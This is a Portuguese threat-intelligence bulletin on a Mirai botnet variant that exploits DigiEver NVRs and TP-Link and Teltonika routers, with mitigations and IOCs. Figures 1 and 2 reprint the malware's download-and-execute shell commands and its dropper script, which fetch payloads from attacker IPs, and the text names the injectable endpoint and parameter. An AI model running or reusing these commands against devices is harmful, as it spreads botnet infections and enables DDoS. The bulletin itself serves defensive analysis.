
TLP: CLEAR



BOLETIM DE SEGURANÇA

Nova Botnet explorando vulnerabilidades em dispositivos IoT e NVRs


heimdall
security research

Acesse a nossa nova comunidade através do WhatsApp!

Heimdall Security Research

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

Boletins de Segurança – Heimdall



SUMÁRIO

LISTA DE TABELAS

LISTA DE FIGURAS

1 INFORMAÇÕES SOBRE A BOTNET

Uma botnet baseada no malware mirai está explorando uma vulnerabilidade de execução de código remota que ainda não possui um identificador oficial (CVE) e permanece sem correção nos NVRs DigiEver DS-2105 Pro. A campanha teve início em outubro, visando gravadores de vídeo em rede e roteadores TP-Link com firmware desatualizado. Entre as vulnerabilidades exploradas, destaca-se uma documentada pelo pesquisador Ta-Lun Yen, da TXOne, apresentada em 2022. Na ocasião, foi revelado que essa falha afeta diversos dispositivos DVR.

Foi observado que a botnet começou a explorar ativamente essa vulnerabilidade em novembro. No entanto, evidências indicam que a campanha estava em operação desde pelo menos setembro, o que sugere uma preparação prolongada para os ataques. Além da falha nos dispositivos DigiEver, a nova variante do malware mirai também explora outras vulnerabilidades conhecidas, como o CVE-2023-1389, presente em dispositivos TP-Link, e o CVE-2018-17532, identificado em roteadores Teltonika RUT9XX.

```
"strings": [
   "killall -9 mips; killall -9 mips.s; cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://45.202.35.24/mips; chmod +x mips; ./mips massload",
   "killall -9 mpsl; killall -9 mpsl.s; cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://45.202.35.24/mpsl; chmod +x mpsl; ./mpsl massload",
   "killall -9 x86; killall -9 x86.s; cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://45.202.35.24/x86; chmod +x x86; ./x86 massload",
   "killall -9 arm4; killall -9 arm4.s; cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://45.202.35.24/arm4; chmod +x arm4; ./arm4 massload",
   "killall -9 arm5; killall -9 arm5.s; cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://45.202.35.24/arm5; chmod +x arm5; ./arm5 massload",
   "killall -9 arm6; killall -9 arm6.s; cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://45.202.35.24/arm6; chmod +x arm6; ./arm6 massload",
   "killall -9 arm7; killall -9 arm7.s; cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://45.202.35.24/arm7; chmod +x arm7; ./arm7 massload",
   "cd /tmp; rm -rf *;",
   "/bin/busybox ftpget 45.202.35.24 -P 8021 mips mips; chmod 777 mips; ./mips massload",
   "/bin/busybox ftpget 45.202.35.24 -P 8021 mpsl mpsl; chmod 777 mpsl; ./mpsl massload",
   "/bin/busybox ftpget 45.202.35.24 -P 8021 x86 x86; chmod 777 x86; ./x86 massload",
   "/bin/busybox ftpget 45.202.35.24 -P 8021 arm4 arm4; chmod 777 arm4; ./arm4 massload",
   "/bin/busybox ftpget 45.202.35.24 -P 8021 arm5 arm5; chmod 777 arm5; ./arm5 massload",
   "/bin/busybox ftpget 45.202.35.24 -P 8021 arm5 arm6; chmod 777 arm6; ./arm6 massload",
   "/bin/busybox ftpget 45.202.35.24 -P 8021 arm7 arm7; chmod 777 arm7; ./arm7 massload",
   "killall -9 mips; killall -9 mips.s;  wget http://45.202.35.24/mips; chmod +x mips; ./mips massload",
   "killall -9 mpsl; killall -9 mpsl.s;  wget http://45.202.35.24/mpsl; chmod +x mpsl; ./mpsl massload",
   "killall -9 x86; killall -9 x86.s;  wget http://45.202.35.24/x86; chmod +x x86; ./x86 massload",
   "killall -9 arm4; killall -9 arm4.s;  wget http://45.202.35.24/arm4; chmod +x arm4; ./arm4 massload",
   "killall -9 arm5; killall -9 arm5.s;  wget http://45.202.35.24/arm5; chmod +x arm5; ./arm5 massload",
   "killall -9 arm6; killall -9 arm6.s;  wget http://45.202.35.24/arm6; chmod +x arm6; ./arm6 massload",
   "killall -9 arm7; killall -9 arm7.s;  wget http://45.202.35.24/arm7; chmod +x arm7; ./arm7 massload",
   "killall -9 mips; killall -9 mips.s;  curl -O http://45.202.35.24/mips; chmod +x mips; ./mips massload",
   "killall -9 mpsl; killall -9 mpsl.s;  curl -O http://45.202.35.24/mpsl; chmod +x mpsl; ./mpsl massload",
   "killall -9 x86; killall -9 x86.s;  curl -O http://45.202.35.24/x86; chmod +x x86; ./x86 massload",
   "killall -9 arm4; killall -9 arm4.s;  curl -O http://45.202.35.24/arm4; chmod +x arm4; ./arm4 massload",
   "killall -9 arm5; killall -9 arm5.s;  curl -O http://45.202.35.24/arm5; chmod +x arm5; ./arm5 massload",
   "killall -9 arm6; killall -9 arm6.s;  curl -O http://45.202.35.24/arm6; chmod +x arm6; ./arm6 massload",
   "killall -9 arm7; killall -9 arm7.s;  curl -O http://45.202.35.24/arm7; chmod +x arm7; ./arm7 massload",
   "ftpget 45.202.35.24 -P 8021 mips mips; chmod 777 mips; ./mips massload",
   "ftpget 45.202.35.24 -P 8021 mpsl mpsl; chmod 777 mpsl; ./mpsl massload",
   "ftpget 45.202.35.24 -P 8021 x86 x86; chmod 777 x86; ./x86 massload",
   "ftpget 45.202.35.24 -P 8021 arm4 arm4; chmod 777 arm4; ./arm4 massload",
   "ftpget 45.202.35.24 -P 8021 arm5 arm5; chmod 777 arm5; ./arm5 massload",
   "ftpget 45.202.35.24 -P 8021 arm6 arm6; chmod 777 arm6; ./arm6 massload",
   "ftpget 45.202.35.24 -P 8021 arm7 arm7; chmod 777 arm7; ./arm7 massload",
   "/bin/busybox tftp -g -r mips 154.216.17.121 69; chmod 777 mips; ./mips massload",
   "/bin/busybox tftp -g -r mpsl 45.202.35.24 69; chmod 777 mpsl; ./mpsl massload",
   "/bin/busybox tftp -g -r x86 45.202.35.24 69; chmod 777 x86; ./x86 massload",
   "/bin/busybox tftp -g -r arm4 45.202.35.24 69; chmod 777 arm4; ./arm4 massload",
   "/bin/busybox tftp -g -r arm5 45.202.35.24 69; chmod 777 arm5; ./arm5 massload",
   "/bin/busybox tftp -g -r arm6 45.202.35.24 69; chmod 777 arm6; ./arm6 massload",
   "/bin/busybox tftp -g -r arm7 45.202.35.24 69; chmod 777 arm7; ./arm7 massload",
   "tftp -g -r mips 45.202.35.24 69; chmod 777 mips; ./mips massload",
   "tftp -g -r mpsl 45.202.35.24 69; chmod 777 mpsl; ./mpsl massload",
   "tftp -g -r x86 45.202.35.24 69; chmod 777 x86; ./x86 massload",
   "tftp -g -r arm4 45.202.35.24 69; chmod 777 arm4; ./arm4 massload",
   "tftp -g -r arm5 45.202.35.24 69; chmod 777 arm5; ./arm5 massload",
   "tftp -g -r arm6 45.202.35.24 69; chmod 777 arm6; ./arm6 massload",
   "tftp -g -r arm7 45.202.35.24 69; chmod 777 arm7; ./arm7 massload",
```

Figura 1 – Conteúdo do script de shell "b.sh"

A vulnerabilidade nos dispositivos DigiEver, localizada no endpoint **/cgi-bin/cgi_main.cgi,** permite a injeção de comandos por meio de solicitações HTTP POST que utilizam o parâmetro **ntp**. Essa falha é explorada para baixar o binário do malware Mirai de servidores externos e alistar os dispositivos comprometidos na botnet. A persistência é garantida por meio da adição de tarefas cron. A botnet também explora o endpoint **/cgi-bin/luci;stok=/locale** em dispositivos TP-Link para executar scripts maliciosos.

```
#!/bin/sh

for pid in /proc/[0-9]*; do [ ! -e "$pid/exe" ] && kill -9 "${pid##*/}"; done

for pid in /proc/[0-9]*; do pid=${pid##*/}; result=$(ls -l /proc/$pid/exe); case $result in *"(deleted)"*|*"/."*|*"telnetdbot"*|*"dvrLocker"*|*"runmeplz"*) kill -9 $pid ;; esac; done

n="mpsl mips arm arm5 ppc arm7 arm6 x86"
http_server="45.202.35.91"

rm -rf /tmp/lib/
rm -rf /tmp/lib/dvrLocker
mkdir /tmp/lib/
cd /tmp/lib/

for a in $n
do
        wget http://$http_server/$a -O -> dvrLocker
        chmod 777 dvrLocker
        ./dvrLocker tplink.new
        rm -rf $a
done


rm -rf /mnt/dvrLocker
cd /mnt/

for a in $n
do
        wget http://$http_server/$a -O -> dvrLocker
        chmod 777 dvrLocker
        ./dvrLocker tplink.new
        rm -rf $a
done

cd /dev/shm/lib/

for a in $n
do
        wget http://$http_server/$a -O -> dvrLocker
        chmod 777 dvrLocker
        ./dvrLocker tplink.new
        rm -rf $a
done
```

Figura 2 – Conteúdo do script "l" baixado da solicitação acima para CVE-2023-1389

A nova variante do Mirai se destaca por seu suporte a múltiplas arquiteturas, como x86, ARM e MIPS, e pela adoção de métodos avançados de criptografia, incluindo **XOR** e **ChaCha20**. Strings criptografadas são descriptografadas dinamicamente por funções específicas e armazenadas em segmentos de dados do binário, demonstrando maior sofisticação técnica em comparação com as variantes anteriores. O malware também incorpora novas credenciais padrão para expandir a botnet, incluindo combinações como "**telecomadmin**", associada ao kit de terminação de fibra Huawei ONT HG8245H5. Essas credenciais, somadas às vulnerabilidades exploradas, ampliam o alcance dos ataques.

```
void FUN_00408470(int param_1,undefined8 param_2,int param_3)

{
  long lVar1;
  long *plVar2;
  undefined8 auStack_30 [2];

  plVar2 = (long *)((long)param_1 * 0x10 + DAT_005166a0);
  auStack_30[0] = 0x4084a1;
  lVar1 = FUN_0040dcd8(param_2);
  *plVar2 = lVar1;
  *(int *)(plVar2 + 1) = param_3;
  *(undefined8 *)((long)auStack_30 - ((long)(param_3 + 1) + 0x1eU & 0xfffffffffffffff0)) = 0x4084d6;
  FUN_00404960(&DAT_005160a0,1,&DAT_005160c0,lVar1,lVar1,param_3);
  *(undefined *)(*plVar2 + (long)*(int *)(plVar2 + 1)) = 0;
  return;
}
```

Figura 3 – Descriptografando com Salsa20 e ChaCha20.

Os dispositivos comprometidos são utilizados para realizar ataques de negação de serviço distribuído (DDoS) e para propagar ainda mais a botnet, evidenciando a evolução nas táticas, técnicas e procedimentos empregados pelos operadores do malware mirai.

2 RECOMENDAÇÕES

Além dos indicadores de comprometimento elencados abaixo pela ISH, poderão ser adotadas medidas visando a mitigação da infecção do referido *malware*, como por exemplo:

Atualizar firmware regularmente

- Certifique-se de que todos os dispositivos IoT e roteadores estejam sempre com a versão mais recente do firmware instalada. Muitos ataques do Mirai exploram vulnerabilidades em firmware desatualizado.

Alterar credenciais padrão

- Substitua imediatamente as credenciais padrão (como usuário e senha padrão) por combinações fortes e únicas. O Mirai explora listas de credenciais comuns para comprometer dispositivos.

Implementar segmentação de rede

- Separe dispositivos IoT em redes isoladas e limite o tráfego de entrada e saída para reduzir a possibilidade de propagação de malware e acesso não autorizado.

Monitorar tráfego de rede

- Utilize ferramentas de monitoramento e detecção de anomalias para identificar atividades suspeitas, como tentativas de conexão não autorizadas ou tráfego anormal originado de dispositivos IoT.

Desabilitar serviços e portas desnecessários

- Desative serviços e portas que não são utilizados nos dispositivos IoT, como Telnet, que frequentemente é explorado por botnets como o Mirai.

Implementar controle de acesso baseado em IP

- Restrinja o acesso aos dispositivos IoT apenas a endereços IP confiáveis. Isso dificulta a tentativa de comprometimento por invasores.

Utilizar firewalls e sistemas de prevenção de intrusões (IPS)

- Configure firewalls para bloquear solicitações não autorizadas e implemente sistemas de prevenção de intrusões para identificar e mitigar tentativas de exploração de vulnerabilidades em dispositivos.

3 INDICADORES DE COMPROMETIMENTO (IOC)

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Comprometimento (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

Indicadores do artefato	
md5:	bb9275394716c60d1941432c7085ca13
sha1:	43f6e51ca69e70abb7d6cfd7f11f15df3fcc97cc
sha256:	3c0eb5de2946c558159a6b6a656d463febee037c17a1f605330e601cfcd39615
File name:	x86.octet-stream

Indicadores do artefato	
md5:	2bc1855eb4297c28116e412b6705e14a
sha1:	4d8189399c887b335e1d690961e38b806948d9cd
sha256:	0d8c3289a2b21abb0d414e2c730d46081e9334a97b5e0b52b9a2f248c59a59ad
File name:	mips

Indicadores do artefato	
md5:	0c23d656841504f17958cf6df344ca4a
sha1:	e76fbda19460ef4872354e4e5d7f9b827719463c
sha256:	b32390e3ed03b99419c736b2eb707886b9966f731e629f23e3af63ea7a91a7af
File name:	fdgsfg

Indicadores do artefato	
md5:	718b8d27633b002976ab900127af09ad
sha1:	1a98f6da913841951a46311ac474c57ef3f95ea0
sha256:	a1b73a3fbd2e373a35d3745d563186b06857f594fa5379f6f7401d09476a0c41
File name:	na.elf

Indicadores do artefato	
md5:	da3b2e781acf9fd712d0adb4f7d6f989
sha1:	3472c3ffa4b2049110a8de71a416d8d5235ee6a0
sha256:	31813bb69e10b636c785358ca09d7f91979454dc6fc001f750bf03ad8bde8fe5
File name:	nshmips.elf

Indicadores do artefato	
md5:	d1ec2b1fec7a900c972723fd8a84e15e
sha1:	17ef5b29eeb3a35057a6095520e4c7c02cd247f3
sha256:	dec561cc19458ea127dc1f548fcd0aaa51db007fa8b95c353086cd2d26bfcf02
File name:	forky

Tabela 1 – Indicadores de Comprometimento

Indicadores de URL, IPs e Domínios

Indicadores de URL, IPs e Domínios	
Domínio	hailcocks[.]ru kingstonwikkerink[.]dyn catvision[.]dyn shitrocket[.]dyn catlovingfools[.]geek hikvision[.]geek
IP	154.216.17[.]126 154.213.187[.]50 86.107.100[.]80 213.182.204[.]57 195.133.92[.]51 185.82.200[.]181 81.29.149[.]178 88.151.195[.]22 91.149.218[.]232 91.149.238[.]18 31.13.248[.]89 193.233.193[.]45 194.87.198[.]29 45.202.35[.]91 104.37.188[.]76 95.214.53[.]205 5.35.104[.]31 149.50.106[.]25 141.98.11[.]79 45.202.35[.]24 5.39.254[.]71 45.125.66[.]90 91.132.50[.]181

Tabela 2 – Indicadores de Comprometimento de Rede.

Obs: Os *links* e endereços IP elencados acima podem estar ativos; cuidado ao realizar a manipulação dos referidos IoCs, evite realizar o clique e se tornar vítima do conteúdo malicioso hospedado no IoC.

4 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**
- **BleepingComputer**
- **Akamai**
- **Ducklingstudio**
- **NVD**

5 AUTORES

- **Wesley Murat**

heimdall
security research
A DIVISION OF ISH